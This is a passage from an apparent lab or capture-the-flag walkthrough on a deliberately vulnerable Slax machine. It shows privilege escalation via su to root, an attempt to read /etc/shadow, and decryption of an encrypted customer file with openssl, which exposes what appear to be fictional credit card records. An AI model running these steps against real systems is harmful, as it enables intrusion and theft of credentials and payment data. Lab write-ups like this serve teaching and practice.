daemon::2:root,bin,daemon
sys::3:root,bin,adm
adm::4:root,adm,daemon
tty::5:
disk::6:root,adm
lp::7:lp
mem::8:
kmem::9:
wheel::10:root
floppy::11:root
mail::12:mail
news::13:news
uucp::14:uucp
man::15:
audio::17:
video::18:
cdrom::19:
games::20:
slocate::21:
utmp::22:
smmisp::25:smmsp
mysql::27:
rpc::32:
sshd::33:sshd
gdm::42:
shadow::43:
ftp::50:
pop::90:pop
scanner::93:
nobody::98:nobody
nogroup::99:
users::100:
console::101:
bbanter@slax:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
bbanter@slax:~$ sudo /etc/shadow

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
```

### Step 15: ssh [root@192.168.1.110](ssh://root@192.168.1.110)

So fun fact I knew within myself that this wasn't going to work but I tried. I tried to ssh into root the same way I enter bbanter but it didn't work

```
(kali@kali)-[~]
└─$ ssh root@192.168.1.110
root@192.168.1.110's password:
Permission denied, please try again.
root@192.168.1.110's password:
Permission denied, please try again.
root@192.168.1.110's password:
```

### Step 16: [ssh bbanter@192.168.1.110](#)

so after attempting to enter root and it didn't work I decided to see if I could access the root from bbanter so I went back into bbanter to tried switching user using the "su" command. "su" means switch user. So this work and they prompt me to put in a password but I put in the password to bbanter and this didn't work so I tried again and use the password to root and boom I enter the root system. So I used the ls -a command to list all the files the was in this user

```
(kali㉿kali)-[~]  
$ ssh bbanter@192.168.1.110  
bbanter@192.168.1.110's password:  
Linux 2.6.16.  
bbanter@slax:~$ su  
Password: *****  
Sorry.  
bbanter@slax:~$ su  
Password: *****  
root@slax:/home/bbanter# ls -a  
.  ..  .bash_history  .screenrc
```

### Step 17: root@slax:/home/bbanter# cd

After looking at the files that were listed I observe that I was still in the host name bbanter so I decided to use cd to change the directory to the home directory. After that I decided to cd to home (cd /home) and I list all the files in the directory and found our previous user in this directory but surprisingly I saw ftp root. So I decided to cd /home/root and then list all the files that was in this directory and boom I saw that there was a save files in this directory. Now I was curious to see what the save file contain so I cd .save and list the files in this directory and now it started to get interesting I saw a file called copy.sh and customer\_account.csv.enc. This was very interesting so I decided to see the content in the file copy.sh so I cat into it. I saw that there was an encrypted file in the file copy.sh so I decided to copy the encrypted file and run it to see what happen. Oh my God see for yourself what happen below.

```

(kali@kali)-[~]
└─$ ssh bbanter@192.168.1.110
bbanter@192.168.1.110's password:
Linux 2.6.16.
bbanter@slax:~$ su
Password: *****
Sorry.
bbanter@slax:~$ su
Password: *****
root@slax:/home/bbanter# ls -la
.  ..  .bash_history  .screenrc
root@slax:/home/bbanter# cd
root@slax:~# cd /home
root@slax:/home# ls -la
.  ..  aadams  bbanter  ccoffee  ftp  root
root@slax:/home# cd /root
root@slax:~# cd /home/root
root@slax:/home/root# ls -la
.  ..  .save  .screenrc
root@slax:/home/root# cd .save
root@slax:/home/root/.save# ls
copy.sh  customer_account.csv.enc
root@slax:/home/root/.save# cat copy.sh
#!/bin/sh
#encrypt files in ftp/incoming
openssl enc -aes-256-cbc -salt -in /home/ftp/incoming/$1 -out /home/root/.save/$1.enc -pass file:/etc/ssl/certs/pw
#remove old file
rm /home/ftp/incoming/$1
root@slax:/home/root/.save# openssl enc -d -aes-256-cbc -in customer_account.csv.enc -pass file:/etc/ssl/certs/pw
"CustomerID","CustomerName","CCType","AccountNo","ExpDate","DelMethod"
1002,"Mozart Exercise Balls Corp.,","VISA","2412225132153211","11/09","SHIP"
1003,"Brahms 4-Hands Pianos","MC","3513151542522415","07/08","SHIP"
1004,"Strauss Blue River Drinks","MC","2514351522413214","02/08","PICKUP"
1005,"Beethoven Hearing-Aid Corp.,","VISA","5126391235199246","09/09","SHIP"
1006,"Mendelssohn Wedding Dresses","MC","6147032541326464","01/10","PICKUP"
1007,"Tchaikovsky Nut Importer and Supplies","VISA","4123214145321524","05/08","SHIP"
root@slax:/home/root/.save#

```